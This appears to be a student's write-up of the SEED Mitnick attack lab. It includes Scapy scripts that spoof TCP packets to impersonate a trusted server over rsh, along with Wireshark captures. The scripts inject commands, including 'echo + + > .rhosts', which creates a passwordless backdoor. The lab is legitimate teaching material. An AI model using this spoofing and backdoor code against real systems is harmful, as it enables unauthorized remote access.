

Mitnick attack Lab:

To setup the lab, we install rsh(remote shell):



Do the following configuration on X-terminal machine B:



Then try to connect from trust server machine A:

```
seed@VM:~$ rsh 10.0.2.7 date
 16:27:12 EST 2020
seed@VM:~$
```

We can also connect with rsh without typing the password:

```
[02/10/24]seed@VM:~$ rsh 10.0.2.7
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.
```

```
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:12:9b:fe
          inet addr:10.0.2.7  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::c3a7:ae3d:2d4b:4c41/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:259 errors:0 dropped:0 overruns:0 frame:0
          TX packets:210 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:90812 (90.8 KB)  TX bytes:20628 (20.6 KB)
```

Task 1: Simulated SYN flooding

Ping from X-terminal then make sure it's in the arp cache, then disconnect:

```
[02/10/24]seed@VM:~$ ping 10.0.2.10
PING 10.0.2.10 (10.0.2.10) 56(84) bytes of data.
```

```
64 bytes from 10.0.2.10: icmp_seq=1 ttl=64 time=0.487 ms
64 bytes from 10.0.2.10: icmp_seq=2 ttl=64 time=0.844 ms
64 bytes from 10.0.2.10: icmp_seq=3 ttl=64 time=0.802 ms
64 bytes from 10.0.2.10: icmp_seq=4 ttl=64 time=1.02 ms
^C
--- 10.0.2.10 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3028ms
rtt min/avg/max/mdev = 0.487/0.789/1.025/0.195 ms
[02/25/20]seed@VM:~$ arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.10                ether   08:00:27:17:98:44   C                     enp0s
3
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s
3
```

```
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.7                 ether   08:00:27:12:9b:fe   C                     enp0s
3
10.0.2.3                 ether   08:00:27:4c:d6:82   C                     enp0s
3
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s
3
```



Task2:

Step1:

To impersonate the trusted server as machine A, we spoof the SYN packet on machine M, first step we seed the SYN packet with some random sequence number:

```
#!/usr/bin/python3
import sys
from scapy.all import *
IPLayer = IP(src="10.0.2.10",dst="10.0.2.7")
TCPLayer = TCP(flags="S",sport=1023,dport=514,seq=130502227 )
spoofpkt = IPLayer / TCPLayer
send(spoofpkt, verbose=0)
```

Then we see the wireshark, we should be able to see the



Step 2: Respond to the SYN+ACK packet.


```
#!/usr/bin/python3
from scapy.all import *
x_ip="10.0.2.7"
x_port=514
srv_ip="10.0.2.10"
srv_port  = 1023
seq_num = 130502228
def spoof(pkt):
    global seq_num   # We will update this global variable in the function
    old_ip  = pkt[IP]
    old_tcp = pkt[TCP]
# Print out debugging information
    tcp_len = old_ip.len - old_ip.ihl*4 - old_tcp.dataofs*4  # TCP data length
    print("{}:{} -> {}:{}  Flags={} Len={}".format(old_ip.src, old_tcp.sport, ol
d_ip.dst, old_tcp.dport, old_tcp.flags, tcp_len))
# Construct the IP header of the response
    ip = IP(src=srv_ip, dst=x_ip)
# Check whether it is a SYN+ACK packet or not;
#   if it is, spoof an ACK packet
# ... Add code here ...
    if old_tcp.flags == "SA":
       TCPLayer = TCP(flags="A",sport=srv_port, dport=x_port, seq= seq_num, ack=
old_tcp.seq+1)
       spoofpkt = ip/TCPLayer
       send(spoofpkt,verbose=0)
       print("packet sent  while flag is SA\n")
myFilter = 'tcp and src host 10.0.2.7'   # You need to make the filter more spec
ific
sniff(filter=myFilter, prn=spoof)
~
```


We launch this sniff and spoof program first, then launch step1 code to send the SYN packet to trigger this to execute in order to send the ack packet:

```
[02/10/24]seed@VM:~$ sudo python MinitSYNACK.py
```

```
10.0.2.7:514 -> 10.0.2.10:1023  Flags=SA Len=0
packet sent  while flag is SA

10.0.2.7:514 -> 10.0.2.10:1023  Flags=A Len=0
10.0.2.7:1023 -> 10.0.2.10:9090  Flags=S Len=0
10.0.2.7:1023 -> 10.0.2.10:9090  Flags=S Len=0
10.0.2.7:1023 -> 10.0.2.10:9090  Flags=S Len=0
10.0.2.7:1023 -> 10.0.2.10:9090  Flags=S Len=0
10.0.2.7:1023 -> 10.0.2.10:9090  Flags=S Len=0
```

Then we check the wireshark to see the result:




We could see that this “first connection” has been established and the syn after syn+ack has been acked.

Step3: Spoof the rsh data packet.

To spoof the data packet, we add the data part below the IP and TCP header.

```
/bin/bash
def spoof(pkt):
    global seq_num   # We will update this global variable in the function
    old_ip  = pkt[IP]
    old_tcp = pkt[TCP]
# Print out debugging information
    tcp_len = old_ip.len - old_ip.ihl*4 - old_tcp.dataofs*4  # TCP data length
    print("{}:{} -> {}:{}  Flags={} Len={}".format(old_ip.src, old_tcp.sport, ol
d_ip.dst, old_tcp.dport, old_tcp.flags, tcp_len))
# Construct the IP header of the response
    ip = IP(src=srv_ip, dst=x_ip)
# Check whether it is a SYN+ACK packet or not;
#   if it is, spoof an ACK packet
# ... Add code here ...
    if old_tcp.flags == "SA":
       TCPLayer = TCP(flags="A",sport=srv_port, dport=x_port, seq= seq_num, ack=
old_tcp.seq+1)
       data = '9090\x00seed\x00seed\x00touch /tmp/xyz\x00'
       spoofpkt = ip/TCPLayer/data
       send(spoofpkt,verbose=0)
       print("packet sent  while flag is SA\n")
myFilter = 'tcp and src host 10.0.2.7'   # You need to make the filter more spec
ific
sniff(filter=myFilter, prn=spoof)
                                                              27,1          Bot
```

Then we do the same process, then check the wireshark:



Finding the data in the packet:

In the following we find that x-terminal keeps sending the syn back to the trusted server, however it's been disconnected, so that we could see tons of retransmission from port 1023 to 9090, there is no response to syn+ack this syn flag request, it keeps looking for the syn+ack.

And there will be no xyz under /xyz:


```
[02/10/24]seed@VM:~$ cd /tmp
[02/10/24]seed@VM:/tmp$ ls
config-err-Aw2ROc
mozilla_seed0
orbit-seed
systemd-private-f3b001b781484b13b4123c8ff20f8c44-colord.service-Pu
7C7P
systemd-private-f3b001b781484b13b4123c8ff20f8c44-rtkit-daemon.serv
ice-2SaOdm
Temp-745010b2-389c-4369-918b-1f541c1c5f84
unity_support_test.0
vboxguest-Module.symvers
[02/10/24]seed@VM:/tmp$ ls -l xyz
ls: cannot access 'xyz': No such file or directory
[02/10/24]seed@VM:/tmp$
```

Task 2.2: Spoof the Second TCP Connection

After observing the ack of the first connection, we write the second connection where sets Syn+acks when we meet the syn from port 1023:

```
from scapy.all import *
x_ip="10.0.2.7"
x_port=514
srv_ip="10.0.2.10"
srv_port  = 1023
seq_num = 130502228
def spoof(pkt):
    global seq_num   # We will update this global variable in the function
    old_ip  = pkt[IP]
    old_tcp = pkt[TCP]
# Print out debugging information
    tcp_len = old_ip.len - old_ip.ihl*4 - old_tcp.dataofs*4  # TCP data length
    print("{}:{} -> {}:{}  Flags={} Len={}".format(old_ip.src, old_tcp.sport, ol
d_ip.dst, old_tcp.dport, old_tcp.flags, tcp_len))
# Construct the IP header of the response
    ip = IP(src=srv_ip, dst=x_ip)
# Check whether it is a SYN+ACK packet or not;
#   if it is, spoof an ACK packet
# ... Add code here ...
    if old_tcp.flags == "SA":
       TCPLayer = TCP(flags="A",sport=srv_port, dport=x_port, seq= seq_num, ack=
old_tcp.seq+1)
       data = '9090\x00seed\x00seed\x00touch /tmp/xyz\x00'
       spoofpkt = ip/TCPLayer/data
       send(spoofpkt,verbose=0)
       print("packet sent  while flag is SA\n")
    if old_tcp.sport == 1023 and old_tcp.flags == "S":
       TCPLayer = TCP(flags="SA",seq=67856,ack=old_tcp.seq+1,sport=9090,dport=10
23)
       pkt = ip/TCPLayer
       send(pkt,verbose=0)
       print("Second Conn\n")
myFilter = 'tcp and src host 10.0.2.7'   # You need to make the filter more spec
ific
sniff(filter=myFilter, prn=spoof)
~
```

Observing this, we could find that there are two rounds of threeway handshake:



2	2020-02-26 09:35:34.0758002…	PcsCompu_12:9b:fe	PcsCompu_ff:1e:e5	ARP	60 10.0.2.7 is at 08:00:27:12:9b:fe
3	2020-02-26 09:35:34.0773843…	10.0.2.10	10.0.2.7	TCP	54 1023 → 514 [SYN] Seq=130502227 Win=8192 Len=0
4	2020-02-26 09:35:34.0778860…	10.0.2.7	10.0.2.10	TCP	60 514 → 1023 [SYN, ACK] Seq=524741061 Ack=130502228 Win=29200 Len=0 MSS=1460
5	2020-02-26 09:35:34.0821110…	PcsCompu_ff:1e:e5	Broadcast	ARP	42 Who has 10.0.2.7? Tell 10.0.2.15
6	2020-02-26 09:35:34.0826073…	PcsCompu_12:9b:fe	PcsCompu_ff:1e:e5	ARP	60 10.0.2.7 is at 08:00:27:12:9b:fe
7	2020-02-26 09:35:34.0873561…	10.0.2.10	10.0.2.7	RSH	84 Session Establishment
8	2020-02-26 09:35:34.0878752…	10.0.2.7	10.0.2.10	TCP	60 514 → 1023 [ACK] Seq=524741062 Ack=130502258 Win=29200 Len=0
9	2020-02-26 09:35:34.0971315…	10.0.2.7	128.230.12.5	DNS	82 Standard query 0x0287 PTR 10.2.0.10.in-addr.arpa
10	2020-02-26 09:35:34.0971390…	10.0.2.7	128.230.1.49	DNS	82 Standard query 0x0287 PTR 10.2.0.10.in-addr.arpa
11	2020-02-26 09:35:34.1063955…	128.230.12.5	10.0.2.7	DNS	134 Standard query response 0x0287 No such name PTR 10.2.0.10.in-addr.arpa SOA ns1.syr.edu
12	2020-02-26 09:35:34.1064041…	128.230.1.49	10.0.2.7	DNS	134 Standard query response 0x0287 No such name PTR 10.2.0.10.in-addr.arpa SOA ns1.syr.edu
13	2020-02-26 09:35:34.1068158…	10.0.2.7	10.0.2.10	TCP	74 1023 → 9090 [SYN] Seq=1005169251 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=4294935841 TSecr=0 WS=…
14	2020-02-26 09:35:34.1107809…	10.0.2.10	10.0.2.7	TCP	54 9090 → 1023 [SYN, ACK] Seq=67856 Ack=1005169252 Win=8192 Len=0
15	2020-02-26 09:35:34.1114305…	10.0.2.7	10.0.2.10	TCP	60 1023 → 9090 [ACK] Seq=1005169252 Ack=67857 Win=29200 Len=0
16	2020-02-26 09:35:34.1164657…	10.0.2.7	10.0.2.10	RSH	60 Server username:seed Server -> Client Data
17	2020-02-26 09:35:34.1233526…	10.0.2.7	10.0.2.10	TCP	60 514 → 1023 [FIN, ACK] Seq=524741063 Ack=130502258 Win=29200 Len=0
18	2020-02-26 09:35:34.1233620…	10.0.2.7	10.0.2.10	TCP	60 1023 → 9090 [FIN, ACK] Seq=1005169252 Ack=67857 Win=29200 Len=0
19	2020-02-26 09:35:34.3314128…	10.0.2.7	10.0.2.10	TCP	60 [TCP Retransmission] 514 → 1023 [FIN, PSH, ACK] Seq=524741062 Ack=130502258 Win=29200 Len=1
20	2020-02-26 09:35:34.3353622…	10.0.2.7	10.0.2.10	TCP	60 [TCP Spurious Retransmission] 1023 → 9090 [FIN, ACK] Seq=1005169252 Ack=67857 Win=29200 Len=0
21	2020-02-26 09:35:34.7712041…	10.0.2.7	10.0.2.10	TCP	60 [TCP Spurious Retransmission] 1023 → 9090 [FIN, ACK] Seq=1005169252 Ack=67857 Win=29200 Len=0
22	2020-02-26 09:35:34.7712172…	10.0.2.7	10.0.2.10	TCP	60 [TCP Retransmission] 514 → 1023 [FIN, PSH, ACK] Seq=524741062 Ack=130502258 Win=29200 Len=1
23	2020-02-26 09:35:35.6353336…	10.0.2.7	10.0.2.10	TCP	60 [TCP Retransmission] 514 → 1023 [FIN, PSH, ACK] Seq=524741062 Ack=130502258 Win=29200 Len=1
24	2020-02-26 09:35:35.6353529…	10.0.2.7	10.0.2.10	TCP	60 [TCP Spurious Retransmission] 1023 → 9090 [FIN, ACK] Seq=1005169252 Ack=67857 Win=29200 Len=0
25	2020-02-26 09:35:37.3313983…	10.0.2.7	10.0.2.10	TCP	60 [TCP Spurious Retransmission] 1023 → 9090 [FIN, ACK] Seq=1005169252 Ack=67857 Win=29200 Len=0
26	2020-02-26 09:35:37.3635750…	10.0.2.7	10.0.2.10	TCP	60 [TCP Retransmission] 514 → 1023 [FIN, PSH, ACK] Seq=524741062 Ack=130502258 Win=29200 Len=1
27	2020-02-26 09:35:39.3481809…	PcsCompu_12:9b:fe	RealtekU_12:35:00	ARP	60 Who has 10.0.2.1? Tell 10.0.2.7
28	2020-02-26 09:35:39.3481872…	RealtekU_12:35:00	PcsCompu_12:9b:fe	ARP	60 10.0.2.1 is at 52:54:00:12:35:00
29	2020-02-26 09:35:40.8833292…	10.0.2.7	10.0.2.10	TCP	60 [TCP Retransmission] 514 → 1023 [FIN, PSH, ACK] Seq=524741062 Ack=130502258 Win=29200 Len=1
30	2020-02-26 09:35:40.8833434…	10.0.2.7	10.0.2.10	TCP	60 [TCP Spurious Retransmission] 1023 → 9090 [FIN, ACK] Seq=1005169252 Ack=67857 Win=29200 Len=0
31	2020-02-26 09:35:47.7953723…	10.0.2.7	10.0.2.10	TCP	60 [TCP Spurious Retransmission] 1023 → 9090 [FIN, ACK] Seq=1005169252 Ack=67857 Win=29200 Len=0

After that is bunch of Retransmissions from X-terminal to the trusted server:

Then let's check whether this xyz been touched at /tmp, the timestamp corresponds to the time stamp on wireshark:

Check the sniff and spoof program, two if branches have all been executed:

```
[02/10/24]seed@VM:/tmp$ sudo python MinitSYNACK.py
```


```
10.0.2.7:514 -> 10.0.2.10:1023  Flags=SA Len=0
packet sent  while flag is SA

10.0.2.7:514 -> 10.0.2.10:1023  Flags=A Len=0
10.0.2.7:1023 -> 10.0.2.10:9090  Flags=S Len=0
Second Conn

10.0.2.7:1023 -> 10.0.2.10:9090  Flags=A Len=0
10.0.2.7:514 -> 10.0.2.10:1023  Flags=PA Len=1
10.0.2.7:514 -> 10.0.2.10:1023  Flags=FA Len=0
10.0.2.7:1023 -> 10.0.2.10:9090  Flags=FA Len=0
10.0.2.7:514 -> 10.0.2.10:1023  Flags=FPA Len=1
```


Task 3: Set up a Backdoor

To set a backdoor, we need to change the data part in order to write in the .rhosts. As the instructions telling, echo + + > .rhosts would allow all credentials login in without password. So we modify the data part:

```
# Check whether it is a SYN+ACK packet or not;
#   if it is, spoof an ACK packet
# ... Add code here ...
    if old_tcp.flags == "SA":
       TCPLayer = TCP(flags="A",sport=srv_port, dport=x_port, seq= seq_num, ack=
old_tcp.seq+1)
       data = '9090\x00seed\x00seed\x00echo + + > .rhosts\x00'
       spoofpkt = ip/TCPLayer/data
       send(spoofpkt,verbose=0)
       print("packet sent  while flag is SA\n")
    if old_tcp.sport == 1023 and old_tcp.flags == "S":
       TCPLayer = TCP(flags="SA",seq=67856,ack=old_tcp.seq+1,sport=9090,dport=10
23)
       pkt = ip/TCPLayer
       send(pkt,verbose=0)
       print("Second Conn\n")
myFilter = 'tcp and src host 10.0.2.7'   # You need to make the filter more spec
ific
sniff(filter=myFilter, prn=spoof)
```

Do the same process, launch the sniff and spoof program, then send the syn to trigger:



2	2020-02-26 10:13:26.847710…	PcsCompu_12:9b:fe	PcsCompu_ff:1e:e5	ARP	60 10.0.2.7 is at 08:00:27:12:9b:fe
3	2020-02-26 10:13:26.8498601…	10.0.2.10	10.0.2.7	TCP	54 1023 → 514 [SYN] Seq=130502227 Win=8192 Len=0
4	2020-02-26 10:13:26.8503584…	10.0.2.7	10.0.2.10	TCP	60 514 → 1023 [SYN, ACK] Seq=1303849743 Ack=130502228 Win=29200 Len=0 MSS=1460
5	2020-02-26 10:13:26.8580379…	PcsCompu_ff:1e:e5	Broadcast	ARP	42 Who has 10.0.2.7? Tell 10.0.2.15
6	2020-02-26 10:13:26.8584562…	PcsCompu_12:9b:fe	PcsCompu_ff:1e:e5	ARP	60 10.0.2.7 is at 08:00:27:12:9b:fe
7	2020-02-26 10:13:26.8605847…	10.0.2.10	10.0.2.7	RSH	88 Session Establishment
8	2020-02-26 10:13:26.8610042…	10.0.2.7	10.0.2.10	TCP	60 514 → 1023 [ACK] Seq=1303849744 Ack=130502262 Win=29200 Len=0
9	2020-02-26 10:13:26.8765775…	10.0.2.7	128.230.12.5	DNS	82 Standard query 0x3a11 PTR 10.2.0.10.in-addr.arpa
10	2020-02-26 10:13:26.8765875…	10.0.2.7	128.230.1.49	DNS	82 Standard query 0x3a11 PTR 10.2.0.10.in-addr.arpa
11	2020-02-26 10:13:26.8853112…	128.230.12.5	10.0.2.7	DNS	134 Standard query response 0x3a11 No such name PTR 10.2.0.10.in-addr.arpa SOA ns1.syr.edu
12	2020-02-26 10:13:26.8853202…	128.230.1.49	10.0.2.7	DNS	134 Standard query response 0x3a11 No such name PTR 10.2.0.10.in-addr.arpa SOA ns1.syr.edu
13	2020-02-26 10:13:26.8860384…	10.0.2.7	10.0.2.10	TCP	74 1023 → 9090 [SYN] Seq=3875091526 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=4294948666 TSecr=0 WS=…
14	2020-02-26 10:13:26.8902088…	10.0.2.10	10.0.2.7	TCP	54 9090 → 1023 [SYN, ACK] Seq=67856 Ack=3875091527 Win=8192 Len=0
15	2020-02-26 10:13:26.8905031…	10.0.2.7	10.0.2.10	TCP	60 1023 → 9090 [ACK] Seq=3875091527 Ack=67857 Win=29200 Len=0
16	2020-02-26 10:13:26.8944788…	10.0.2.7	10.0.2.10	RSH	60 Server username:seed Server -> Client Data
17	2020-02-26 10:13:26.8987309…	10.0.2.7	10.0.2.10	TCP	60 1023 → 9090 [FIN, ACK] Seq=3875091527 Ack=67857 Win=29200 Len=0
18	2020-02-26 10:13:26.8987383…	10.0.2.7	10.0.2.10	TCP	60 514 → 1023 [FIN, ACK] Seq=1303849745 Ack=130502262 Win=29200 Len=0
19	2020-02-26 10:13:27.1081430…	10.0.2.7	10.0.2.10	TCP	60 [TCP Spurious Retransmission] 1023 → 9090 [FIN, ACK] Seq=3875091527 Ack=67857 Win=29200 Len=0
20	2020-02-26 10:13:27.1081626…	10.0.2.7	10.0.2.10	TCP	60 [TCP Retransmission] 514 → 1023 [FIN, PSH, ACK] Seq=1303849744 Ack=130502262 Win=29200 Len=1
21	2020-02-26 10:13:27.5487770…	10.0.2.7	10.0.2.10	TCP	60 [TCP Retransmission] 514 → 1023 [FIN, PSH, ACK] Seq=1303849744 Ack=130502262 Win=29200 Len=1
22	2020-02-26 10:13:27.5487993…	10.0.2.7	10.0.2.10	TCP	60 [TCP Spurious Retransmission] 1023 → 9090 [FIN, ACK] Seq=3875091527 Ack=67857 Win=29200 Len=0
23	2020-02-26 10:13:28.4122050…	10.0.2.7	10.0.2.10	TCP	60 [TCP Spurious Retransmission] 1023 → 9090 [FIN, ACK] Seq=3875091527 Ack=67857 Win=29200 Len=0

From wireshark, we find the two rounds of handshake have been completed and the rsh conn was established executing the command line echo ++ > .rhosts

If it's successful, we should be able to login from this middle machine without password:

```
[02/10/24]seed@VM:~$ rsh 10.0.2.7
```

```
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.
```